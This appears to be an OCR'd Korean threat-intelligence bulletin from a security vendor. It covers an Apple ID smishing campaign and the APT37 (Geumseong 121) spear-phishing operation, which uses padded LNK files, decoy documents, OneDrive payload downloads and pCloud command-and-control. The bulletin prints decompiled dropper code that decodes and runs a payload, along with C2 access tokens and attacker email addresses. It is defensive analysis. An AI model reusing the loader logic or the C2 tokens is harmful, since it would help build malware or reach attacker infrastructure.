
[국제발신] 귀하의 Apple ID 는 보안상 위험합니다. hxxps://xxxxx.cc 로 이동하여 이중 인증을 활성화하십시오.

사용자가 문자 내 링크를 클릭하면 실제 애플 페이지와 유사하게 제작된 피싱 페이지로 접속되며 계정정보 입력을 유도합니다.



[그림 1] 애플 로그인 페이지를 위장한 피싱 페이지

피싱 페이지에 계정정보를 입력하고 확인을 누르면 입력한 계정정보는 공격자 서버로 전송된 후 공격이 종료됩니다.




[그림 2] 공격자에게 전송되는 계정정보

공격자들은 안드로이드 휴대폰보다 악성 앱 설치가 어려운 아이폰의 보안을 우회하기 위하여 악성 앱 설치 유도 대신 애플 ID 계정 탈취를 통해 사용자 아이클라우드에 접근을 시도합니다.

많은 사용자들이 아이클라우드와 휴대폰을 연동하여 사용하기 때문에, 공격자는 휴대폰을 해킹하지 않아도 아이클라우드를 통하여 사용자 휴대폰에 저장되어있는 연락처, 사진첩, 메모, 이메일 등 사용자가 저장해 놓은 다양한 정보들을 탈취할 수 있습니다.

이렇게 탈취한 정보들을 2 차 공격에 활용될 수도 있어 각별한 주의가 필요합니다.



[그림 3] 이중인증 설정 화면

애플 사용자 여러분들께서는 낯선 사용자에게서 수신된 문자메세지 내 링크 클릭을 지양해 주시기 바라며, 애플 ID 의 이중인증을 활성화 하여 계정 보안 강화를 하실 것을 당부드립니다.


'금성 121' APT 조직, 국내 정치사회적 이슈를 악용한 공격 진행중!

금성 121 APT 조직이 정치적, 사회적 이슈를 미끼로 대용량 LNK 파일을 유포하는 정황이 포착되었습니다.


'금성 121(Geumseong121)' 은 북한의 지원을 받는 APT 공격그룹으로, 'APT37', 'Group123', 'RedEyes', 'ScarCruft' 라고도 부릅니다.

공격자는 9 월 12 일부터 17 일까지 진행되었던 김정은 북한 국무위원장의 러시아 방문에 대한 대북 관련 국내 활동가의 원고로 위장하여 사용자의 흥미를 유발하였습니다.

이번 공격에 사용된 파일 내부에는 대량의 더미 값이 포함되어 있는데, 이는 공격자들이 백신 탐지 회피를 위해 흔히 사용하는 방법 중 하나입니다.




[그림 1] 대용량 악성 LNK 파일




[그림 2] LNK 파일 내부의 불필요한 더미값

사용자가 "2023-0918 김정은 방러결과.lnk" 파일을 더블클릭하면 PowerShell 스크립트 실행 후 '2023-0918 김정은 방러결과.hwp' 이름의 디코이 파일이 보여지며 정상파일처럼 위장합니다.

하지만 백그라운드에서는 '182309.bat'이 실행되며 자동으로 onedrive 에 접속하여 'word1.jpg'를 내려 받고 실행합니다.



[그림 3] HWP 디코일 파일



[그림 4] OneDrive 공격자 User Name (Gursimran Bindra)

최종적으로 pCloud 에 'EOyR7ZSu06QWdXYIYZf3kbG7ZFV6p3o4wE3QSqTUC1NWE57c40KI' 토큰 값으로 접근하여 특정 확장자에 대한 정보 수집 및 전송, 추가 페이로드 다운로드 및 실행 등의 명령 제어 기능을 수행합니다.


```
type token: EOyR7ZSuO6OWdXYIYZf3kbG7ZFV6p3o4wE3OSqTUC1NWE57c4OKIk
{   'agreedwithpp': True,
    'business': False,
    'cryptolifetime': False,
    'cryptosetup': False,
    'cryptosubscription': False,
    'currency': 'USD',
    'email': 'gursimran.bindra@yandex.com',
    'emailverified': True,
    'freequota': 10737418240,
    'haspaidrelocation': False,
    'haspassword': True,
    'journey': {   'steps': {   'autoupload': False,
                                'downloadapp': False,
                                'downloaddrive': False,
                                'sentinvitation': False,
                                'uploadfile': True,
                                'verifymail': True}},
    'language': 'en',
    'plan': 0,
    'premium': False,
    'premiumlifetime': False,
    'publiclinkquota': 53687091200,
    'quota': 4294967296,
    'registered': 'Tue, 12 Jan 2021 08:40:35 +0000',
    'result': 0,
    'trashrevretentiondays': 15,
    'usedpublinkbranding': False,
    'usedquota': 64,
    'userid': 16572588}
```

[그림 5] pCloud 토큰값 및 공격자 계정정보 (gursimran.bindra@yandex.com)

```
    v27 = *v9;
    v568 = &v9[v27 + 5];
    v588 = *&v9[v27 + 1];
    GetTempPathA(0x100u, &Buffer);
    v28 = &v89;
    do
      v29 = (v28++)[1];
    while ( v29 );
    v30 = v588;
    v31 = 0;
    strcpy(v28, "KB400928_doc.exe");
    v32 = v568;
    if ( v588 )
    {
      v33 = *v568;
      do
      {
        v32[v31] ^= v33 ^ 0x4D;
        ++v31;
      }
      while ( v31 < v30 );
    }
    v34 = fopen(&Buffer, "wb");
    v35 = v34;
    if ( v34 )
    {
      fwrite(v32, 1u, v588, v34);
      fclose(v35);
      ShellExecuteA(0, "open", &Buffer, 0, 0, 0);
      goto LABEL_89;
    }
  }
```


[그림 6] 추가 페이로드 다운로드 코드

ESRC 는 분석을 진행하는 과정에서 불필요한 더미값으로 용량을 늘린 악성 LNK 파일을 확보하여 추가 분석을 진행하였고, 해당 파일이 위에 분석한 파일과 미끼 파일의 형식 및 Shellcode 의 일부 차이가 있을 뿐 최종적으로 동일한 행위를 하는 것을 발견하였습니다.



[그림 7] 대용량 악성 LNK 파일

'20220409 국가정보원 혁신 방안(OOO OOO OOO OO OOO OO OOO OO OOO).lnk' 파일이 실행되면, PowerShell 스크립트가 실행되며 '20220409 국가정보원 혁신 방안(OOO OOO OOO OO OOO OO OOO OO OOO).pdf' 디코이 파일을 보여줍니다. 하지만 백그라운드에서는 '182309.bat' 파일을 통해 onedrive 에서 'profile32.jpg'를 다운 및 실행합니다.



[그림 8] PDF 디코이 파일

[그림 9] OneDrive 공격자 User Name (김명호)

이후 최종적으로 pCloud 에 'U1XD7ZzVoRYfYDIfLZhPK7ykZ43rMhs5ej88WQ78GctvXupdkFGXy' 토큰값으로 접근하여 특정 확장자에 대한 정보 수집 및 전송, 추가 페이로드 다운로드 및 실행 등의 명령 제어 기능을 수행합니다.

[그림 10] pCloud 토큰값 및 공격자 계정정보 (navermail_noreply@mail.ru)

국내의 대북 관련 단체 또는 활동가를 타깃으로 한 북한 해킹조직의 스피어피싱 공격이 날로 고도화 되고 그 대상도 타깃화 되고 있습니다.

사용자 여러분들께서는 이메일의 진위여부 확인 후 첨부파일/링크 접근 또는 이중인증 활성화 등 개인의 보안의식 고취뿐만 아니라 통합 보안 솔루션 사용 및 정기적인 보안 테스트 및 심화교육을 진행하는 등의 조직 차원에서도 철저한 대비책을 강구하는 것이 반드시 필요합니다.

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616